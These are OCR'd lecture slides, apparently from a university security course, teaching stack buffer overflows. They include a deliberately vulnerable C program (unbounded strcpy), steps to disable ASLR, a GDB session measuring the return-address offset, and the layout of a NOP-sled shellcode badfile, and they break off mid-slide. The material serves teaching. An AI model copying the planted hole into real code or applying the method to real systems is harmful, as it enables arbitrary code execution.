
```
pop %ebp ; restore caller's EBP
```

```
`leave` = mov %ebp,%esp ; pop %ebp
`ret` = pop %eip
```

the return address (red) is the attacker's target in a stack smash.


Function Epilogue (Return)

Returning from vul() — tearing down the frame



Function Epilogue (Return)

Returning from vul() — tearing down the frame



EIP (instruction pointer)

```
EIP = 0x0804924b          ;in main()
```

step 4 / 4

`add $0x10,%esp`

```
(in main) caller frees the 2 args
```

```
`leave` = mov %ebp,%esp ; pop %ebp
`ret` = pop %eip
```

the return address (red) is the attacker's target in a stack smash.

Buffer Overflow — and Where It Bit the World


- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure
- Happens when buffer boundaries are neglected and unchecked
- Can be exploited to modify
  - **return address on the stack**
  - function pointer
  - local variable
  - heap data structures

Buffer Overflow — and Where It Bit the World

- Real cases
  - **Morris Worm** (1988) — fingerd gets(); first Internet worm
  - **Sasser** (2004) — Windows LSASS overflow; crashed **hospital X-ray machines**, cancelled Delta flights
  - **Heartbleed** (CVE-2014-0160) — OpenSSL **OOB read**; leaked keys/passwords
  - **GHOST** (CVE-2015-0235) — glibc gethostbyname; RCE on Exim with **digits/dots only**
  - **glibc getaddrinfo** (CVE-2015-7547) — **stack** overflow via DNS → RCE in any resolver

Smashing the Stack

- Occurs when a buffer overflow overwrites data in the program stack
- Successful exploits can overwrite the return address on the stack
  - Allowing execution of arbitrary code on the targeted machine



The Vulnerable Program

- The copied string will overflow the buffer – buffer overflow

```c
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer   -> the overflow target.                      */
int vul(char *src, int len)
{
    char buffer[100];             /* local buffer on the stack              */
    strcpy(buffer, src);          /* BUG: unbounded copy -> stack overflow */
    return len;
}

int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int  len = fread(input, 1, 1024, fp);   /* attacker controls badfile   */
    fclose(fp);

    vul(input, len);              /* main passes 2 args: src=input, len    */
    printf("Returned properly\n");
    return 0;
}
```

A Vulnerable Program

- Consequence: the buffer will overwrite the return address!
  - Case I: the overwritten return address is invalid -> crash (why?)
  - Case II: the overwritten return address is valid but in kernel space
  - Case III: the overwritten return address is valid, but points to data
  - Case IV: the overwritten return address happens to be a valid one
    - **Attacker's job:** engineer case IV — point it at their shellcode.

How to Exploit

- Two tasks
  - put attacker code into memory (via badfile)
  - redirect execution to it (overwrite ret addr on the stack)

How to Exploit

- Two steps
  - Step 1 — put code in memory: write the shellcode into badfile, which the program copies onto the stack.
  - Step 2 — jump to it: overwrite the return address with an address inside our shellcode (the NOP sled).
- To point at the shellcode we must know where it lands — which is why we disable ASLR and use GDB next.

Experiments: Prepare environment

- Course demo machine: Ubuntu 24.04 · x86-64 + gcc-multilib (for -m32)
  - gdb & python3 available; no sudo
  - Disable ASLR per-process (no sudo needed)

```
$ setarch -R ./vul      # ADDR_NO_RANDOMIZE
# gdb also disables randomization by default
```

With ASLR off the stack sits at a fixed address, so the address we read in GDB is reliable

How to Use `setarch` to Disable ASLR

- **Run a specific program** with ASLR disabled:
  `setarch` uname -m `-R ./yourProgram`

First the address of shellcode

- How to find the address of our shellcode, which has been copied into the memory (on the stack)
  - Option I: brute force: 2^32
  - Option II: be smart based on observations
    - with ASLR off, the stack starts at a **fixed** place
    - **observe** the address in GDB
    - + a NOP sled for tolerance

First the offset of saved return


- How to find the saved return address on the stack

```
(gdb) b vul
Breakpoint 1 at 0x80491b7: file vul.c, line 20.
(gdb) r
Starting program: /home/ctf-demo/ierg4130/vul

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, vul (src=0xffffcf48 '\220' <repeats 112 times>, "P\317\377\377", '\220' <repeats 84 times
20          strcpy(buffer, src);          /* BUG: unbounded copy -> stack overflow */
(gdb) p /x $ebp
$1 = 0xffffcf28
(gdb) p /x $buffer
$2 = void
(gdb) p /x &buffer
$3 = 0xffffcebc
(gdb)
```

- 0xffff cf28 - 0xffff cebc = 108

First the offset of shell code

- How to find the saved return address on the stack



Exploit

- fill all 1024 bytes with 0x90 (NOP) → a big landing zone.
- place the shellcode at the very end.
- overwrite **only 4 bytes at offset 112** — the saved return address — with RET, **little-endian**.
- RET aims **into the sled**: ret → NOPs → slide down → shellcode.
- **Hard-coded address** (ASLR off, from GDB). But GDB's &buffer ≠ the real run's, so a single fixed RET often **misses.** The robust fix is verify.py's **sweep**

Exploit

Anatomy of a stack-overflow exploit

① Craft the badfile

badfile — 1024 B we craft

Malicious Code
shellcode · end of file

NOP sled (0x90 …)

New Address
@ offset 112

NOP sled
offsets 0 … 111

(on disk / in input[1024])

Stack frame of vul()

high

higher addresses (unused)

arguments

return address
`0x08049236 · legit`

saved ebp (prev frame ptr)

buffer[100]

`-0x6c(%ebp)`


low

We build badfile (1024 B): a NOP sled, a chosen return address at offset 112, then shellcode.
main() freads it into input[1024]; next it will strcpy() that into a 100-byte buffer.

Exploit

Anatomy of a stack-overflow exploit

② strcpy() — no bounds check

